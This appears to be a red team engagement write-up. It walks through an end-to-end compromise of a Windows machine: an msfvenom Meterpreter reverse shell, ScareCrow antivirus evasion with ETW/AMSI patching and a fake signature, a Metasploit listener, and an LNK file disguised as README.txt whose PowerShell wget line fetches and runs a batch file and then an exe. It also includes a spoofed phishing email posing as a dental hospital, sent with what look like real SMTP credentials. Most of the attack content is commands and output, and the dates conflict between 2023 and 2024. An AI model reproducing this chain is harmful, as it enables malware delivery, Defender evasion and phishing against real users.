RED TEAM REPORT

Red Team Engagement

Target: test@deepdefend.tech

Executive Summary

I performed a Red Team engagement on test@deepdefend.tech from 14-03-2023 to 21-03-2023.

The engagement employed real-world adversary techniques to target the systems under test.

A summary of goals and objectives achieved by me includes the following:

1. Getting a shell on my local Windows server.
2. Then getting a shell on test@deepdefend.tech.


Table Of Contents

Methodology

First, as mentioned, we had to use two VMs for the attack. In one VM, Metasploit was running, and in the other VM, I could SSH into the machine running Metasploit. I used two identical Kali Linux machines. After this, I had to generate a payload that would bypass the Windows Defender, so the user would not know if their machine had been compromised or not. But here the user has to click on the shortcut lnk file, then it will download the malicious files, and then the user will be compromised.

Generating Payload

To generate the payload, I used MSFVenom to create a Windows Meterpreter reverse TCP.




```
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=192.168.169.128 LPORT=443 -f raw -o av.bin
```

Since the payload created from MSFVenom is highly detected, I had to find a way for it to bypass Windows Defender.

Encrypting the Payload

To encrypt the payload, I tried a few tricks that worked and some that didn't:

1. Building a custom binary, which I had once used earlier for creating a remote thread shellcode injection, but which didn't work.
2. Generating a payload using -b (bad chars) in MSFVenom, but which didn't work.
3. Trying to evade Windows Defender with a 1-byte change, but it didn't work.
4. Trying to encrypt the payload using some open-source tools for encrypting the payload and then loading the payload (by compiling the file to .exe). Some open-source tools tried were: https://github.com/Bl4ckM1rror/FUD-UUID-Shellcode.git, https://github.com/gemini-security/Bypass-Windows-Defender-with-CPP-.DLL-Payload-File---Meterpreter-Reverse-Shell.git.
   These were working initially, but later, they were continuously detected by the Defender, so I had to move to the next tool.
5. I then used ScareCrow, an open-source tool that encrypts files (in AES format) and changes the file to .exe.
6. Even this was sometimes caught by the Defender, but most of the time, it wasn't.




```
└─$ ./ScareCrow -I av.bin -domain www.microsoft.com -encryptionmode AES

  _________                           _________
 /   _____/ ____ _____ _______   ____ \_   ___ \_______  ______  _  __
 \_____  \_/ ___\\__  \\_  __ \_/ __ \/    \  \/\_  __ \/  _ \ \/ \/ /
 /        \  \___ / __ \|  | \/\  ___/\     \____|  | \(  <_> )     /
/_______  /\___  >____  /__|    \___  >\______  /|__|   \____/ \/\_/
        \/     \/     \/            \/        \/
                                                        (@Tyl0us)
        “Fear, you must understand is more than a mere obstacle.
        Fear is a TEACHER. the first one you ever had.”

[+] Shellcode Encrypted
[+] Patched ETW Enabled
[+] Patched AMSI Enabled
[+] Sleep Timer set for 2543 milliseconds
[*] Creating an Embedded Resource File
[+] Created Embedded Resource File With Excel's Properties
[*] Compiling Payload
[+] Payload Compiled
[*] Signing Excel.exe With a Fake Cert
[+] Signed File Created
[+] Binary Compiled
[!] Sha256 hash of Excel.exe: b5a2a3a517fd4fee776836ed34969c37ccce9dc080442ca38a9e92cabd056db7
```

7. I didn't create a single payload; I created many payloads like OneDrive.exe, Excel.exe, Word.exe, and Powerpnt.exe because sometimes the Defender caught them, so every time I had to change my payload.

Testing on Local Windows

1. I had to check if my malicious file was working properly on Windows.
2. For that, I had to ensure that the Windows real-time protection was on.



Virus & threat protection settings


View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.


● On

3. Next, I had to download the malicious file to the local Windows machine, so I used the SCP command in the command prompt.




```
C:\Users\peterparker\Desktop>scp shinee@192.168.169.128:/home/shinee/ScareCrow/Excel.exe .
shinee@192.168.169.128's password:
./Excel.exe: Broken pipe
```

4. As you can see, Excel.exe is on my Windows machine, and Windows Defender didn't flag it. So, I just needed to execute it.
5. But before that, I had to open a listener in Metasploit.




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/
Display all 292 possibilities? (y or n)
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload ⇒ windows/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set LHOST eth0
LHOST ⇒ eth0
msf6 exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.169.128:443
```

6. As soon as I ran the Excel.exe file on the Windows machine, I was supposed to get a reverse shell, and that's what happened.



```
C:\Users\peterparker\Desktop>.\Excel.exe
```




```
[*] Meterpreter session 1 opened (192.168.169.128:443 → 192.168.169.1:59117) at 2024-03-19 19:09:29 +0530

meterpreter > shell
Process 452 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.
```

7. As we can see, I got a shell, even though Windows Defender was on. So, my malicious Excel.exe was working.
8. Now, we needed to create a kill chain as mentioned earlier.

Creating a LNK File

1. To create an LNK file, we went to Windows File Manager and created a shortcut file. For the location, we put the cmd's location, and for the icon photo, we changed it to Notepad.
2. After that, we changed the properties of the shortcut file we just created, and then in the target section, we added the following code: powershell -c wget http://192.168.169.128:<port>/o.bat -OutFile %TMP%\o.bat && %TMP%\o.bat



Target type: Application

Target location: System32

Target: vershell.exe wget http://192.168.169.128:90/o.ba


Start in: C:\Windows\System32

Shortcut key: None

Run: Minimized

Comment:

3. Here, I created a BAT file, which will be directly executed by Windows (when clicked on), and it will download my .exe malicious file from my VM box.
4. Here's an image of the .bat file, which I created:




```
@echo off
powershell.exe wget http://192.168.169.128:90/t.exe -OutFile %TEMP%\t.exe
%TMP%\t.exe
```

5. Here, I used a .bat file because sometimes, when I downloaded the .exe file, I was caught by the Defender, and at the same time, the .bat file would be executed by Windows (thinking that it was not malicious).
6. So now, I have created a .bat file, and my .exe malicious file is ready to be executed on the Windows box. Now, I must socially engineer the user to click on the shortcut LNK file, which I have made so that I will get a shell.


Hosting on the Localhost

1. Now, I downloaded a sample PDF file from the internet and made it password-protected (requiring a password to open it).
2. Next, I made a ZIP file consisting of the protected sample PDF and a README.txt Notepad file (a malicious shortcut file). I then hosted it using a Python3 server or Apache2 server. I used a Python3 server.
3. Now, I had to send an email to the user, prompting them to click the link.
4. Here's an example of the email I sent:



```
└─$ sudo sendemail -xu vinaysobarad4@gmail.com -xp 6vh
RbPqfGpm2WQIn -s smtp-relay.brevo.com:587 -f "bengauru
dentalhospital@gmail.com" -t "a.ragekingagmail.com" -u
 "Check out this medical offer only for you" -m "Check
 this medical offer only available for t
oday, so grab it as soon as possible, check it out on:
 https://e82f-14-139-194-115.ngrok-free.app, download
the zip file, and in that you will get a pdf file(whic
h is protected), so to access it the password will be
in readme.txt file, so make sure to open it, so that y
ou can open the pdf and can access the offer. Thank Yo
u" -o message-header="From: Bengaluru Dental Hospital
<bengaurudentalhospital@gmail.com>"
Mar 21 04:28:19 kali sendemail[120728]: Email was sent
 successfully!
```

5. Here, I have used the web address of Ngrok (hosting it on the internet), but you can just use your Python3 server address (for local use).
6. I sent the email using the sendemail command, and for the SMTP server, I had to create an account on brevo.com, which lets you send an email to anyone by a fake email.
7. Here's how the email looks:




Check out this medical offer only for you

Bengaluru Dental Hospital <bengaurude... 04:28 (18 hours ago)

to me

Check this medical offer only for you, only available for today, so grab it as soon as possible, check it out on: https://e82f-14-139-194-115.ngrok-free.app, download the zip file, and in that you will get a pdf file(which is protected), so to access it the password will be in readme.txt file, so make sure to open it, so that you can open the pdf and can access the offer. Thank You

8. The good thing about this is that it directly comes to your inbox rather than going to spam, which makes the user believe it is real email.
9. As you can see in the email, I mentioned that to open the PDF file, you need to open the README.txt Notepad file to get the password, so the user will click it, assuming it is just a Notepad file.
10. Here, on this web server, I have hosted my ZIP file, waiting for the user to download it.



Index of /


Name	Last modified	Size	Description
OfferOnlyForYOu.zip	2024-03-21 14:16	1.0M	

Apache/2.4.58 (Debian) Server at e82f-14-139-194-115.ngrok-free.app Port 80

Obtaining a Shell

1. Now, as the user has downloaded the file, they will open it and try to open the PDF, but as it is password-protected, they can't open it.
2. So, they will open the README.txt Notepad file.

3. Now, this is what happens:



```
[*] 10.0.2.15 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.169.128:443
[*] Meterpreter session 2 opened (192.168.169.128:443 → 192.168.169.1:
55007) at 2024-03-20 18:10:43 +0530

meterpreter > exit
[*] Shutting down session: 2

[*] 10.0.2.15 - Meterpreter session 2 closed.  Reason: User exit
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.169.128:443
[*] Meterpreter session 3 opened (192.168.169.128:443 → 192.168.169.1:
55034) at 2024-03-20 18:11:32 +0530

meterpreter > exit
[*] Shutting down session: 3

[*] 10.0.2.15 - Meterpreter session 3 closed.  Reason: Died
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.169.128:443
[*] Meterpreter session 4 opened (192.168.169.128:443 → 192.168.169.1:
55238) at 2024-03-20 18:18:48 +0530

meterpreter > _
```


Name	Type	Compressed size	Password ...
dummy	Microsoft Edge PDF Docu...	13 KB	No
readme.txt	Shortcut	1 KB	No

Name	Date modified	Type	Size
bdf54239-aec1-4464-8e1c-cfd82e81f8bd....	3/20/2024 5:04 AM	TMP File	18 KB
cv_debug	3/20/2024 5:47 AM	Text Document	10 KB
DOACFA.tmp	12/15/2023 11:33 PM	TMP File	0 KB
ebbec504-9a94-4c84-9dcf-c4692940a1ed....	3/20/2024 5:05 AM	TMP File	330 KB
msedge_installer	12/13/2023 9:24 PM	Text Document	12 KB
o	3/20/2024 5:48 AM	Windows Batch File	1 KB
offline	12/13/2023 9:27 PM	File	24 KB
offline.session64	12/13/2023 9:27 PM	SESSION64 File	65 KB
PLA13F6.tmp	3/20/2024 5:06 AM	TMP File	0 KB
PLA20E4.tmp	3/20/2024 5:06 AM	TMP File	1 KB
PLA45AF.tmp	3/20/2024 5:06 AM	TMP File	1 KB
PLA2119.tmp	3/20/2024 5:06 AM	TMP File	0 KB
PLA2956.tmp	3/20/2024 5:06 AM	TMP File	0 KB
t	3/20/2024 5:48 AM	Application	2,211 KB
tmp842E.tmp	12/13/2023 9:25 PM	TMP File	36,721 KB
wct2EEA.tmp	11/21/2021 12:18 PM	TMP File	41,177 KB
wct5F93.tmp	3/19/2024 6:37 AM	TMP File	0 KB
wct7E62.tmp	9/16/2022 5:05 PM	TMP File	64 KB
wct9DE1.tmp	3/15/2024 7:37 AM	TMP File	0 KB
wct744.tmp	9/16/2022 11:50 AM	TMP File	58 KB
wct3412.tmp	11/19/2021 12:01 PM	TMP File	1 KB
wct6526.tmp	11/21/2021 12:18 PM	TMP File	41,177 KB

60 items   1 item selected 2.15 MB

kali_machine - VMware Workstation
(.afric)shinee@kali: ~/ScareCrow
File Actions Edit View Help
root@kali...me/shinee
(.afric)shine...li: ~/mailing
(.afric)shine...li: ~/mailing
(.afric)shinee...i: ~/ScareCrow
SPIDERMAN [Running] - Oracle VM VirtualBox
Extract
Compressed Folder Tools
This PC > Downloads > 1
Manage
Application Tools
Temp
AppData > Local > Temp
Search Temp
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
Windows 10 Enterprise Evaluation
Windows License is expired
Build 19041.vb_release.191206-1406
Type here to search
5:49 AM
3/20/2024
18:19
20-03-2024

4. As you can see, as soon as the user clicks on the README.txt file (here, I have extracted the README.txt file on the desktop), I get a request on my web server, and it downloads the .bat file, and later, it downloads the .exe file (here, I have named the .exe file as t.exe). As you can see in the temp directory, there is an Excel file, which is our malicious .exe file, and it will be executed in no time.
5. And here, we get our shell, as you can see. Even though the Real-Time Protection is on, we get a shell.



```
C:\Windows\System32>exit
exit
meterpreter > exit
[*] Shutting down session: 8

[*] 10.0.2.7 - Meterpreter session 8 closed.  Reason: User exit
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.169.128:443
[*] Meterpreter session 9 opened (192.168.169.128:443 → 192.168.169.1:
61268) at 2024-03-20 01:07:19 +0530

meterpreter > exit
[*] Shutting down session: 9

[*] 10.0.2.7 - Meterpreter session 9 closed.  Reason: Died
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.169.128:443
[*] Meterpreter session 10 opened (192.168.169.128:443 → 192.168.169.1
:61292) at 2024-03-20 01:11:13 +0530

meterpreter > shell
Process 5732 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>_
```

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

Off

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

⚠ Automatic sample submission is off. Your device may be vulnerable. Dismiss

Off

Submit a sample manually

Tamper Protection

